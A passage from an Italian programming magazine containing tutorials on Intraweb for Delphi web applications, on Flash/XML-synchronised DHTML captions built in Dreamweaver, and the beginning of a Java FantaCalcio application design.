potrà che scoprire solo dopo l'acquisto della licenza del prodotto. In ogni caso è singolare l'enfasi con la quale, sul sito, appaia ripetutamente l'indicazione di dover disinstallare ogni altra versione precedente del prodotto, indice del fatto che i problemi occorsi nelle prove non sono poi così infrequenti. Intraweb supporta due modalità di programmazione: *Application Mode* e *Page Mode*. La prima consente di sviluppare applicazioni web in modo semplice e rapido, analogamente a quanto avviene per le normali applicazioni VCL per Windows. Le seconda, invece, presenta un maggiore livello di complessità, ma una potenza e una possibilità di controllo maggiore, oltre che un'integrazione con le tecnologie web "istituzionali" di Borland, quali WebBroker e WebSnap. Un'altra differenza sostanziale consiste nella possibilità di gestire la sessione http utente, cosa non prevista invece dall'Application Mode. Paradossalmente, infatti, le applicazioni web si distinguono dai siti web tradizionali proprio dalla presenza di un profiling completo dell'utente basato sul concetto di session. Intraweb non dispone di meccanismi nativi per gestire la sessione, ma si affida alle tecnologie standard di Borland quali appunto WebBroker e WebSnap di cui ne rappresenta una sorta di addon che aggiunge loro l'approccio RAD.


INTRAWEB IN AZIONE

È arrivato il momento di provare sul campo la potenza di Intraweb. E quale miglior modo se non osservando gli esempi più significativi a corredo del prodotto? In particolare ci occuperemo di *Features.dpr* fornito tra gli esempi di Intraweb per Delphi presente nella sottodirectory *\Delphi\Demos\Delphi \Features* a partire dal percorso di installazione del prodotto. L'esempio è davvero molto significativo e, come dice il suo nome, rappresenta un'elenco praticamente esaustivo delle funzionalità offerte dal prodotto, raggiungibili attraverso il menu a tendina della home page. La *Fig. 5* ci mostra proprio la home page a design time con il potente menu editor che consente di realizzare un completo menu a tendina in *html/ javascript* con la stessa semplicità con la quale si disegnano i menù nelle form di Delphi. Chi ha avuto a che fare con il javascript per produrre a mano l'equivalente, si renderà conto di quanto tempo fa risparmiare un approccio del genere. A questo punto è interessante osservare la porzione interface della main form e cioè della home page:

Fig. 5: Il Menu Editor di Intraweb

```
unit Main;
interface
uses
  IWAppForm, IWApplication,
  SysUtils, Classes,
  {$IFDEF Linux}QForms,{$ELSE}Forms,{$ENDIF}
  {$IFDEF Linux}QControls,{$ELSE}Controls,{$ENDIF}
  IWHTMLControls, IWCompLabel,
  IWCompButton, IWControl, IWCompText,
                                   IWCompFlash, MenuFrame,
  IWExtCtrls, IWBaseControl, Menus,
                   IWVCLBaseControl, IWBaseHTMLControl;
type
  TformMain = class(TIWAppForm)
    IWText1: TIWText;
    lablIPAddress: TIWLabel;
    IWURL1: TIWURL;
    framMenu1: TframMenu;
    IWImageFile1: TIWImageFile;
    procedure IWFormModuleBaseRender(Sender: TObject);
    procedure IWAppFormCreate(Sender: TObject);
    procedure framMenu1FlowLayout1Click(Sender: TObject);
    procedure framMenu1SimpleInputForm1Click(
                                         Sender: TObject);
    procedure framMenu1MessageDialogs1Click(
                                         Sender: TObject);
    procedure framMenu1Miscelleaneous1Click(
                                         Sender: TObject);
    procedure framMenu1IWMenu1HTMLTag(
                   ASender: TObject; ATag: TIWHTMLTag);
    procedure framMenu1DownloadForm1Click(
                                         Sender: TObject);
    procedure framMenu1PopupContentWindow1Click(
                                         Sender: TObject);
    procedure framMenu1PDFdemo1Click(Sender: TObject);
    procedure framMenu1CalendarDemo1Click(
                                         Sender: TObject);
    procedure framMenu1StyleSheets1Click(Sender: TObject);
    procedure framMenu1IntractiveImage1Click(
                                         Sender: TObject);
  protected
  public
  end;
```

È possibile osservare che non è affatto dissimile dal prototipo di definizione di una form Delphi VCL. È interessante notare come all'interno del codice sia presente la direttiva *{$IFDEF Linux}* al preprocessore; infatti, esistendo versioni di Intraweb anche per Kylix, è possibile scrivere un'applicazione web che possa girare indifferentemente su entrambi i sistemi operativi (Windows e Linux) e su tutti i web server in grado di far girare applicazioni Intraweb (IIS, Apache ed ogni altro web server che supporta Cgi-Bin, cioè praticamente tutti). Il modello ad oggetti di Intraweb è lo stesso su entrambe le implementazio-

ni per i due sistemi operativi, ma ove si dovesse rendere necessario fare distinzioni nel codice, la direttiva consente di scrivere codice "adattativo". Non sorprenderà nemmeno scoprire che il modello di gestione degli eventi è notevolmente simile a quanto si è soliti fare con le finestre tradizionali. Si osservi, infatti, cosa accade quando l'utente sceglie una voce di menu dalla tendina:

```
procedure TformMain.framMenu1SimpleInputForm1Click(
                                    Sender: TObject);
begin
  framMenu1.linkSimpleInputFormClick(Sender);
end;
```

La form principale dell'applicazione contiene al suo interno un frame Intraweb che è lo stesso introdotto da Borland nella VCL a partire dalla versione 5.
In pratica, si tratta di un controllo contenitore di altri controlli. Nell'esempio ospita di volta in volta form differenti. È un approccio un po' diverso rispetto quello a cui siamo abituati con le applicazioni VCL tradizionali, nelle quali si istanzia e si mostrano form figli in finestre differenti. Nelle applicazioni web, invece, si tende a mostrare tutto nella finestra corrente del browser, evitando, per quanto possibile, di aprire altre finestre del browser. Il frame in questione è la classe *TframMenu* discendente dal TFrame standard ed è definita nel file *MenuFrame.pas* del progetto. Osserviamo l'implementazione del metodo del frame invocato dal click:

```
procedure TframMenu.linkSimpleInputFormClick(
                                    Sender: TObject);
begin
  Move(TformSimple);
end;
procedure TframMenu.Move(AFormClass: TIWAppFormClass);
begin
  // rilascia il form corrente
  TIWAppForm(WebApplication.ActiveForm).Release;
  // crea il form
  AFormClass.Create(WebApplication).Show;
end;
```

È interessante osservare il pattern di rilascio, creazione e visualizzazione di nuove pagine web nel contenitore *(frame)*. L'oggetto *WebApplication*, che rappresenta l'omologo dell'oggetto *Application* a cui si è tradizionalmente abituati, consente di avere il controllo delle caratteristiche e delle operazioni fondamentali che si possono effettuare nella pagina web. Infatti, nell'esempio consente di rimuovere la form attualmente renderizzata nel browser e sostituirla con un nuova istanza del tipo passato come parametro della funzione *Move*. Questa funzione può mostrare qualsiasi form senza conoscerne i dettagli specifici e questo grazie al polimorfismo basato sulla classe base *TIWAppFormClass* da cui discendono i vari form.

EVENTI SERVER SIDE E L'AUTOPOSTBACK

La *Fig. 6* mostra proprio il *TformSimple* a *design time*. Si può osservare la presenza di una casella di testo con relativo bottone di submit e il menu a tendina già incontrato nel form principale. L'utente può digitare il suo nome nella casella e, dopo il click, verrà stampato il messaggio di saluto sotto la casella di testo stessa. Osserviamo il codice completo della *unit Simple.pas* in cui è definita la form:

Fig. 6: Il "disegno" della semplice form

```
unit Simple;
interface
uses
  IWAppForm, IWApplication,
  SysUtils, Classes,
  {$IFDEF Linux}QForms,{$ELSE}Forms,{$ENDIF}
  {$IFDEF Linux}QControls,{$ELSE}Controls,{$ENDIF}
  IWControl, IWHTMLControls, IWCompButton,
  IWCompEdit, IWCompLabel, IWCompText,
                          MenuFrame, IWBaseControl,
  IWVCLBaseControl, IWBaseHTMLControl;
type
  TformSimple = class(TIWAppForm)
    IWText1: TIWText;
    IWLabel1: TIWLabel;
    lablHello: TIWLabel;
    editName: TIWEdit;
    butnTalk: TIWButton;
    framMenu1: TframMenu;
    procedure butnTalkClick(Sender: TObject);
    procedure IWAppFormDestroy(Sender: TObject);
  protected
    FLastName: string;
  public
  end;
implementation
uses IWForm;
{$R *.dfm}
procedure TformSimple.butnTalkClick(Sender: TObject);
begin
  if Length(editName.Text) = 0 then begin
    lablHello.Visible := False;
    lablHello.Caption := '';
    WebApplication.ShowMessage('You did not enter
                                        your name!');
  end else begin
```

Il sito ufficiale della AToZed www.atozed.com

```
    lablHello.Visible := True;
    FLastName := Trim(editName.Text);
    lablHello.Caption := 'Hello ' + FLastName + '.';
    editName.Text := '';
  end;
end;
procedure TformSimple.IWAppFormDestroy(Sender: TObject);
begin
  if Length(FLastName) > 0 then begin
     WebApplication.ShowMessage('Good bye ' +
                                        FLastName + '!');
  end;
end;
end.
```

Fig. 7: **La resa dell'applicazione nel browser**

La *Fig. 7* mette in evidenza la resa dell'applicazione in un browser. L'immagine mostra due schermate affiancate ed in particolare sulla sinistra la main page e sulla destra la pagina simple. Quello che colpisce immediatamente è che non c'è nulla che colpisca… Questo bizzarro gioco di parole sta ad indicare l'assoluta banalità del codice e la similitudine rispetto a quanto faremmo con un'applicazione VCL tradizionale. Niente html spinto, nessun Javascript cervellotico. E dove vanno a finire i tradizionali form html con i quali fare il post delle informazioni al server? Se si osserva il sorgente html della pagina, si ritrovano però tutti gli elementi tanto "cari" agli sviluppatori di pagine html. Ecco infatti il nostro tanto agognato form di submit del valore della casella di testo:

```
<form onsubmit="return FormDefaultSubmit();">
  <span id="BUTNTALK_UPDATE">
    <input value="Talk to me" name="BUTNTALK" type
          ="button" style="background-color: #D4D0C8;
font-style:normal;font-size:13px;text-decoration:
        none;" class="BUTNTALKCSS" id="BUTNTALK">
  </span>
</form>
```

Allora dov'è il trucco? Infatti se già ASP e tanti altri linguaggi per il web ci avevano abituati al concetto di pagina dinamica e cioè di elaborazione server side della pagina che genera poi del codice html ad hoc per il client (browser) richiedente, la vera novità introdotta dall'ultima generazione di ambienti di sviluppo per le applicazioni web è la gestione server side anche degli eventi di pagina. Infatti nel passato il click di un bottone o la scelta di un elemento in una lista html venivano gestiti con codice html o javascript direttamente sulla pagina e quindi scritti dallo sviluppatore. Tali eventi scatenavano il post ad un indirizzo sul server che, nella maggior parte dei casi era rappresentato da una pagina dinamica. Per comodità spesso si ricorreva alla tecnica del postback, e cioè la pagina richiamata era la stessa in cui si trovava il client in quel momento, consentendo così di gestire casi cui l'evento verificato aveva senso proprio nella pagina stessa e non su un'altra. Si pensi alla scelta di una provincia da una lista di province il cui postback portava a generare la stessa pagina di provenienza, ma con la differenza che la lista dei comuni era popolata correttamente in base alla provincia selezionata. O anche si ricorreva al postback per segnalare eventuali errori di compilazione del form corrente. La chiamata (il *post*) della pagina corrente era però affidata al programmatore che si doveva preoccupare di scrivere il codice html o javascript corretto. Intraweb, come anche ASP.NET, introduce il concetto di eventi server side, cioè qualsiasi evento della pagina, dal click di un bottone, alla scelta di un elemento da un listbox html, viene sempre gestito dal server, salvo indicazione contraria. Ovviamente la struttura stessa delle pagine html e la sostanziale dicotomia tra server e client non consentirebbe al server di intercettare direttamente gli eventi sulla pagina del browser.
E allora come fare? Semplicemente generando un post per ogni evento significativo che si verifica sul client! Il server riceverà il post, che sarà sempre un postback, perché tornerà sempre alla pagina corrente nel browser e, con un modello di programmazione identico a quello tradizionale per le applicazioni Windows Form, consentirà allo sviluppatore di gestire l'evento e, come risultato finale, di generare la nuova pagina html da spedire al client. Il tutto in modo automatico trasformando così il postback in un autopostback. Per cui dietro il banale evento gestito dall'handler procedure *TformSimple.butnTalkClick(Sender:TObject)* si nasconde in realtà un processo molto complesso, fatto di html, javascript, post, sessioni sul web server ed altro ancora, ma completamente trasparente per lo sviluppatore.

CONCLUSIONI

Intraweb per Delphi rappresenta il primo vero tentativo riuscito di dotare gli sviluppatori Delphi di uno strumento moderno e veramente efficace per produrre applicazioni web senza dover abbandonare la loro piattaforma di sviluppo di riferimento.

Vito Vessia

L'AUTORE

Vito Vessia è cofondatore della codeBehind S.r.l. www.codeBehind.it, una software factory di applicazioni enterprise, web e mobile, dove progetta e sviluppa applicazioni e framework in .NET, COM(+) e Delphi occupandosi degli aspetti architetturali. È autore del libro "Programmare il cellulare", Hoepli, 2002, sulla programmazione dei telefoni cellulari connessi al PC con protocollo standard AT+. Può essere contattato tramite e-mail all'indirizzo vitovessia@tiscali.it.

Parole in movimento per migliorare l'interfaccia Web

Creare didascalie DHTML da associare a file audio

In questo secondo e ultimo appuntamento utilizzeremo Dreamweaver MX 2004 e qualche riga di codice JavaScript per creare didascalie dinamiche da associare ai vari file audio

REQUISITI

Conoscenze richieste
Elementi di base di HTML, JavaScript, XML, ActionScript 2.0.

Software
Windows XP, Flash MX 2004, Dreamweaver MX 2004.

Impegno

Tempo di realizzazione

Nello scorso appuntamento abbiamo analizzato una soluzione basata su Flash e XML, per inserire una presentazione audio all'interno di una pagina Web. Partendo dalla pagina del sito di ioProgrammo, abbiamo nascosto un file Flash nel layout per innescare vari file MP3 seguendo l'ordine indicato da un file XML. Osservando l'esempio completo, presente nel CD allegato alla rivista, notiamo che appare una piccola finestra in corrispondenza di ognuna delle sezioni descritte tramite il commento sonoro. Le varie finestre appaiono e scompaiono in successione, sincronizzandosi alla sequenza di file audio. Lo scopo del nostro progetto è illustrare ai visitatori i contenuti di un portale o di un sito molto articolato: anche se l'audio è utile per comunicare direttamente con il visitatore, indicare visivamente a quale sezione si sta facendo riferimento è fondamentale per enfatizzare il messaggio. Per completare il lavoro iniziato la volta scorsa dobbiamo prima di tutto creare i livelli nascosti in cui inserire le didascalie. Per chi non ne avesse mai sentito parlare, i livelli (o layer) non sono altro che elementi *<DIV></DIV>* dotati di particolari attribuiti, attraverso i quali si possono disporre elementi nella pagina HTML sovrapponendoli al normale contenuto. Tra le loro peculiarità c'è anche quella di poter diventare invisibili o visibili in base agli eventi generati dall'utente. Nel nostro caso dobbiamo inserire sette livelli nascosti, da attivare tramite una funzione JavaScript innescata dal filmato Flash. Degli otto file audio adoperati, il primo della lista è un messaggio di benvenuto mentre gli altri sette descrivono uno specifico link. Per questo motivo non assoceremo alcuna didascalia al primo MP3.

Fig. 1: **La categoria Layout di Dreamweaver attiva alcuni pulsanti aggiuntivi, tra i quali il pulsante Disegna livello**

CREIAMO I LIVELLI CON DREAMWEAVER

Lanciamo Dreamweaver MX 2004 e apriamo il file index.htm che abbiamo modificato la volta scorsa. Se non è già attivo, apriamo il pannello *Livelli* da *Finestra > Livelli* e dal menu in alto a sinistra selezioniamo la categoria Layout. Selezioniamo il pulsante *Disegna livello* e tracciamo un rettangolo sotto il link *articoli*. All'interno di questo rettangolo possiamo inserire tutto quello che vogliamo, come se aggiungessimo contenuti nella pagina HTML principale. Nel pannello *Livelli* si è aggiunta la voce *Layer1* associata a un piccolo occhio aperto, un'icona che indica lo stato visibile del livello. Facciamo doppio clic sulla voce *Layer1* e sostituiamola scrivendo primo. Nella finestra di ispezione proprietà apriamo il menu a tendina *Visibilità* (contraddistinto dalla

Fig. 2: **La finestra Tabella consente di stabilire le caratteristiche della tabella inserita nel livello denominato primo**

scritta *Vis*) e scegliamo l'opzione *hidden*. In questo modo l'occhio apparirà chiuso e il livello sarà inizialmente nascosto quando pubblicheremo la pagina Web. A questo punto possiamo inserire il contenuto nella nostra didascalia. Facciamo clic all'interno del rettangolo che rappresenta il *Livello* e selezioniamo il pulsante *Tabella* che si trova nella barra *Inserisci* in alto a sinistra: con questa procedura si apre la finestra *Tabella*. Creiamo una tabella di una riga e una colonna, con bordo pari a zero. Inseriamo come larghezza della tabella l'ampiezza del *Livello* (nel caso dell'esempio 122 pixel). Scriviamo nella cella il testo che è possibile ascoltare nel corrispondente file MP3 (se il testo è molto esteso è sufficiente la prima parte del messaggio). Una volta ultimata la didascalia, dobbiamo creare una funzione JavaScript che la renda visibile a nostro piacimento. In teoria potremmo scrivere il codice manualmente, ma dovendo modificare una pagina Web completa rischieremmo di perdere molto tempo nello studio della struttura prima di intervenire. Fortunatamente Dreamweaver è l'ideale per creare lo script che ci serve in pochi secondi. Selezioniamo il tag *<body>* nella barra posta sopra la finestra di ispezione proprietà: così facendo tutta la pagina assumerà un colore grigio. Se non è attivo, apriamo il pannello *Comportamenti* da *Finestra > Comportamenti*. Facciamo clic sul pulsante *Aggiungi* comportamenti e scegliamo l'opzione *Mostra-nascondi livelli*, per aprire l'omonima finestra con l'elenco dei livelli disponibili (nel nostro caso soltanto uno). Selezioniamo il pulsante *Mostra*, in modo da visualizzare la funzione JavaScript creata da Dreamweaver per rendere visibile la didascalia.





***Fig. 3:* La finestra Mostra-nascondi livelli permette di stabilire quali livelli attivare o disattivare tramite JavaScript**

Poiché la funzione è associata al gestore di evento *onLoad*, la didascalia inizialmente nascosta diventa visibile al caricamento della pagina Web. Dobbiamo quindi fare clic sul pulsante *Codice*, accedere all'HTML e cancellare all'interno del tag *<body>* il seguente codice:

```
onLoad="MM_showHideLayers('primo','','show')";
```

MM_showHideLayers() continuerà ad esistere nel tag *<HEAD>* del documento, ma non sarà attivata da alcun evento generato dall'utente. La funzione in questione (che potete visualizzare nel codice della pagina HTML presente sul CD) prevede tre parametri attraverso i quali è possibile intervenire sui livelli. Di questi ci interessano sono il primo e il terzo: il primo parametro è costituito da una stringa che indica il nome del livello, il terzo invece può avere solo due valori, *'show'* (che mostra il livello) e *'hide'* (che lo nasconde). Non utilizziamo gli eventi generati da Dreamweaver per azionare la funzione *MM_showHideLayers* perché deve essere Flash a stabilire quando rendere visibili o invisibili i vari livelli. Per consentire al filmato SWF di controllare il codice JavaScript creato da Dreamweaver, dobbiamo inserire nel tag *<HEAD>* del documento, subito dopo l'apertura del tag *<SCRIPT>*, la seguente funzione.

```
function mostra(livello, precedente){
MM_showHideLayers((precedente),'','hide');
MM_showHideLayers(livello,'','show'); }
```

La funzione *mostra()* contiene solo due righe di codice: nella prima viene nascosto qualsiasi eventuale livello (se è visibile), nella seconda invece viene mostrato il livello successivo. Il nome del livello verrà comunicato a JavaScript dal filmato Flash.
Non rimane che creare altri sei livelli nascosti, chiamandoli secondo, terzo, quarto, quinto, sesto e settimo. Una volta inseriti i livelli (uno per ogni sezione da commentare), non sarà necessario aggiungere altri script: ogni volta che avremo bisogno di regolare la visibilità, faremo riferimento al codice inserito precedentemente per tutte le didascalie.

CAMBIAMO I BRANI DA ESEGUIRE

Poiché l'innesco dei vari file audio avviene tramite un file XML interrogato da Flash, il sistema più pratico per dettare i tempi della "entrata in scena" di ogni didascalia è quello di inserire le informazioni proprio nei file XML. Dobbiamo quindi modificare entrambi i file XML gestiti da Flash, sia quello iniziale *(listafile.xml)*, sia quello che viene letto dopo la prima visita *(bentornato.xml)*. Apriamo il file *listafile.xml* creato la volta scorsa e apportiamo le seguenti modifiche.

```
<?xml version="1.0"?>
<brani>
<voce istruzione="">benvenuto1.mp3</voce>
<voce istruzione="primo">primo.mp3</voce>
<voce istruzione="secondo">secondo.mp3</voce>
<voce istruzione="terzo">terzo.mp3</voce>
<voce istruzione="quarto">quarto.mp3</voce>
<voce istruzione="quinto">quinto.mp3</voce>
<voce istruzione="sesto">sesto.mp3</voce>
<voce istruzione="settimo">settimo.mp3</voce>
</brani>
```





***Fig. 4:* I sette livelli che costituiscono le didascalie, sono collocati sopra la pagina HTML.**

Se i livelli devono essere sovrapposti a filmati Flash, è necessario adottare un piccolo accorgimento. Quando i livelli si trovano a contatto con un filmato SWF inserito nella stessa pagina HTML, il browser dà sempre la precedenza al filmato, disponendo i livelli sotto. Per risolvere il problema dobbiamo intervenire sull'elemento *<OBJECT></OBJECT>* che richiama il filmato e inserire il seguente tag aggiuntivo *<param name="wmode" value="opaque"/>*. Dobbiamo anche inserire la coppia nome/valore *wmode="opaque"* tra gli attributi del tag *<embed>* (anch'esso contenuto all'interno di *<object>*). In questo modo ci sarà una corretta gerarchia tra i livelli DHTML (posti sopra) ed il filmato SWF (posto sotto).

Rispetto alla versione precedente sono stati aggiunti vari attributi con una sintassi del tipo *istruzione="valore"*. Gli attributi sono stati aggiunti a partire dal secondo elemento (l'attributo del primo elemento *<voce></voce>* è una stringa vuota, perché non ha una didascalia a cui fare riferimento). I valori degli attributi sono uguali ai nomi dei livelli che abbiamo creato in precedenza, poiché indicano il nome del livello che vogliamo aprire.





Fig. 5: ***Il sorgente Flash è composto da un solo fotogramma, all'interno del quale troviamo il codice che gestisce tutto il meccanismo visivo e sonoro***

Apriamo il file *bentornato.xml* e inseriamo la stessa sequenza di attributi. Come abbiamo visto la volta scorsa, questo file XML viene letto solo dopo che Flash ha rilevato il cookie che viene memorizzato sul computer dell'utente quando visita la pagina Web per la prima volta. A parte la prima traccia audio che consiste in un messaggio di bentornato, per il resto il secondo file XML è perfettamente identico al primo.

RITOCCHI FINALI

Apriamo il file esempiobase.fla analizzato la volta scorsa e, dopo avere selezionato il primo fotogramma, apriamo il pannello *Azioni* per modificare il codice ActionScript che gestisce il caricamento del file XML e l'esecuzione dei file MP3. Rispetto alla versione precedente, dobbiamo inserire un nuovo Array denominato parametri, che, grazie all'ultima istruzione presente nel ciclo *for()*, consente di memorizzare tutti gli attribuiti del file XML caricato.

```
var archivio:XML= new XML;
archivio.ignoreWhite=true;
archivio.onLoad=function():Void{
var elenco:Array = new Array();
var parametri:Array = new Array();
for(var a:Number = 0; a <
                    this.firstChild.childNodes.length; ++a){
elenco[a]= this.firstChild.childNodes
                                   [a].firstChild.nodeValue;
parametri[a] = this.firstChild.childNodes
                                   [a].attributes.istruzione;
}
```

Con la sintassi del tipo *this.firstChild.childNodes[a] .attributes.nomeattributo* infatti possiamo risalire al valore di un attributo semplicemente specificandone il nome al posto di nomeattributo. Dato che l'Array *parametri* invierà al codice JavaScript le informazioni sui livelli da mostrare, dobbiamo modificare la funzione ricorsiva *esegui()* presente nel listato ActionScript, come mostrato di seguito.

```
function esegui(s:Number):Void{
  _root.onEnterFrame=function(){
      if(caricati[s]!=undefined){
         suono[s].start();
         getURL("javascript:mostra('"+parametri[p]+"','"
                                  +parametri[p-1]+"')");
         delete _root.onEnterFrame;
      }
      setInterval(ciclo,500);
      function ciclo():Void{
        suono[s].onSoundComplete=function(){
          p+=1;
          esegui(s+=1);
          clearInterval(c);
          if(parametri.length==p){
              getURL("javascript:mostra(
              '"+parametri[p]+"','"+parametri[p-1]+"')");
          }
        }
      }
  }
}
```

Questa funzione attiva l'istanza dell'oggetto *Sound*, prelevandola in base all'indice *[s]* dell'Array suono. Ogni elemento dell'Array corrisponde ad un diverso file MP3 caricato. Il metodo *getURL()* passa alla funzione *mostra()*, presente nella pagina HTML, il nome del livello precedentemente prelevato dagli attributi del file XML. Il primo parametro della funzione *mostra()* indica il livello da mostrare, mentre il secondo indica il livello precedente da nascondere (*parametri[p-1]*). L'istruzione *if()* posta alla fine della funzione verifica il caso in cui sono stati presi in esame tutti parametri del file XML, che grazie alla funzione *mostra()* attivano i vari livelli. Se la condizione è vera, viene eseguita ancora una volta l'istruzione *getURL()* per nascondere l'ultimo livello.

I livelli sono supportati dai principali browser, dalla versione 4.0 in poi. Possono essere usati insieme ai fogli di stile per controllare l'aspetto di una pagina Web oppure gestiti dai comportamenti per creare effetti interattivi. Attivando il menu *Controllo browser di destinazione* nella barra degli strumenti *Documento di Dreamweaver* e selezionando la voce *Mostra tutti gli errori*, accediamo al pannello che consente di verificare quali sono i browser compatibili con i livelli e in generale con le pagine da noi realizzate.

CONCLUSIONI

L'intero progetto poteva essere gestito senza ricorrere a XML, inserendo direttamente nel filmato Flash tutte le informazioni sull'ordine di caricamento ed esecuzione degli MP3 e sui livelli da mostrare. Tuttavia la soluzione analizzata offre la possibilità di aggiungere o sottrarre suoni (e livelli) senza intervenire sul file FLA: il file SWF e i due file XML associati possono essere facilmente adattati ai propri progetti, semplicemente inserendo i propri file MP3 e i relativi livelli.

Maurizio Battista

Progettiamo un'applicazione di FantaCalcio

Java, persistenza e FantaCalcio

In questo articolo disegniamo un'applicazione Java di gestione di un FantaCalcio. Coglieremo l'occasione per vedere più da vicino l'utilizzo di tool di mapping, quale OJB

L'applicazione che andremo a sviluppare tratta un argomento vicino al cuore di tutti gli appassionati di calcio. Questo comporta una maggior facilità di comprensione dei requisiti dell'applicazione (in quanto trattiamo appunto un argomento che quasi tutti conoscono) ed un maggior interesse nella lettura. In realtà, l'argomento scelto è solo uno spunto che serve per affrontare un discorso più ambizioso consistente nel mostrare la progettazione di un'applicazione object-oriented che, benché di piccole dimensioni. Pertanto, iniziando dall'esame dei requisiti, procederemo per passi successivi, utilizzando lo standard UML, per arrivare alla costruzione di un piccolo core dell'applicazione in grado di gestire le funzionalità più importanti. Lo scopo che ci proponiamo è quindi di realizzare dapprima il motore dell'applicazione per arrivare ad un'interfaccia grafica particolarmente attraente che sarà il punto d'arrivo finale. Nel corso dell'articolo, dovremo fare delle scelte nel design e soprattutto nella gestione della persistenza degli oggetti. Questa parte, riallacciandosi anche a tool od articoli già proposti su questa rivista, proporrà una soluzione pratica al loro utilizzo.

LE REGOLE PIÙ IMPORTANTI

Tutti i calciofili conosceranno il FantaCalcio, il gioco in cui si è allenatori di una fantasquadra, formata da veri calciatori di un qualsiasi campionato. In questa sezione introdurremo solo alcune regole di base (e ce ne scusino i lettori più esperti di FantaCalcio) che utilizzeremo quali business rule per la nostra applicazione. Tanto per cominciare, ricordiamo che, dopo le fatiche del calciomercato, ogni fantallenatore ha a disposizione una squadra con una rosa composta di un massimo di 23 calciatori (formata da 3 portieri, 8 difensori, 7 centrocampisti e 5 attaccanti).
Prima dell'inizio del campionato, occorre creare un calendario di partite tra le sei od otto fantasquadre facenti parte della Lega. L'esito d'ogni partita è calcolato sulle reali prestazioni (voti sui giornali, goal segnati, rigori parati, ecc.) degli 11 calciatori che costituiscono la formazione d'ogni fantasquadra.
A questo punto, va precisato che ogni giornata del fantacampionato dovrà coincidere e quindi essere giocata in corrispondenza di una giornata del campionato reale. Per i dettagli sul calcolo del risultato di una partita rimandiamo all'apposito box laterale. In ogni caso il lunedì mattina, leggendo i voti dati ai calciatori dal giornale sportivo scelto come riferimento, si procede al calcolo del risultato della fantapartita. Tale procedimento si basa su quattro fasi distinte:

- calcolo del totale-calciatore per ogni squadra
- calcolo del totale-squadra per ogni squadra
- assegnazione del fattore campo
- confronto dei totali-squadra

Giunti a questo punto, si confronta ogni totale-squadra ottenuto con una serie di soglie in modo da determinare il numero di goal segnati dalla fantasquadra. Sono inoltre previste delle integrazioni in modo da compensare particolari differenze nei totali squadra ottenuti.

LE CLASSI FONDAMENTALI

Dopo quest'introduzione al FantaCalcio possiamo iniziare nella progettazione dell'applicazione che dovrà gestire un torneo. Come sappiamo, il primo passo da compiere consiste nell'individuare le funzionalità più importanti e riportarle in uno o più dia-


FANTACALCIO
Le regole possono essere consultate sul sito ufficiale www.fantacalcio.it

grammi *Use Case*. Nel nostro caso possiamo definire un solo semplice diagramma in cui è evidenziato il ruolo di un generico utente e alcune possibili azioni che può eseguire. Come possiamo notare, un utente è in grado di creare un campionato, ossia elencare le squadre partecipanti (nel corso dell'articolo ne ipotizzeremo sei) e procedere con la generazione di un calendario. In seguito, sarà possibile gestire ogni squadra definendo i giocatori comprati e/o venduti come avviene in una qualunque fase di calciomercato. Nel nostro caso, per semplicità, daremo per scontato che abbiamo già a disposizione nel database alcuni calciatori. Prima di ogni partita, un utente può quindi inserire la formazione e successivamente procedere al calcolo dei risultati. Tale calcolo presuppone l'aggiornamento degli ultimi voti dei calciatori letti dal giornale di riferimento. Infine un utente può consultare la classifica attuale del campionato. Le funzionalità suddette sono solo un gruppo minimo valido allo scopo didattico dell'articolo; in realtà dovrebbe essere possibile aggiungerne facilmente delle altre. Nella Fig. 2 è riportato quindi il *class diagram* delle classi di *business*. Iniziamo esaminando l'entità senza la quale non esisterebbe nessun FantaCalcio: il *Calciatore*. I dati fondamentali sono sicuramente il nome ed il cognome (a cui se ne potrebbero aggiungere molti altri come l'età, il costo, l'ingaggio, se è infortunato, e così via). Si tratta però di una classe astratta perché in realtà ognuno di loro ha un ruolo (in parte definito nella realtà ma abbastanza stabile nel fantacalcio) e quindi risulta molto utile derivare le diverse classi: *Portiere, Difensore, Centrocampista* ed *Attaccante*. La loro presenza nel modello ci permette di poter gestire in modo elegante diverse situazioni in cui è necessario ottenere comportamenti differenti. Accanto al *Calciatore* è presente invece una classe denominata *UltimaPartita*. Cosa rappresenta? Altro non è che i dati dell'ultima votazione ricevuta da un generico calciatore dal giornale di riferimento. In essa è, infatti, presente, oltre al voto, anche una serie d'ulteriori informazioni quali il numero di goal segnati e subiti, ammonizioni, ecc. che come abbiamo visto concorrono al calcolo del totale-calciatore. Tale calcolo è ovviamente realizzato nel metodo *getTotale* della classe *Calciatore*. Una nota a parte va fatta a proposito della gestione del tipo di dato del voto: come i più attenti avranno notato si è scelto un *int*. Poiché, infatti, i voti possiedono al massimo una sola cifra decimale (ad esempio 6, 6.5, ecc.) è molto più conveniente moltiplicare tutti i nostri calcoli per un fattore 10 in modo da poter gestire tutto con semplici *int*. Qualsiasi calciatore però, per potersi esprimere, ha bisogno di una 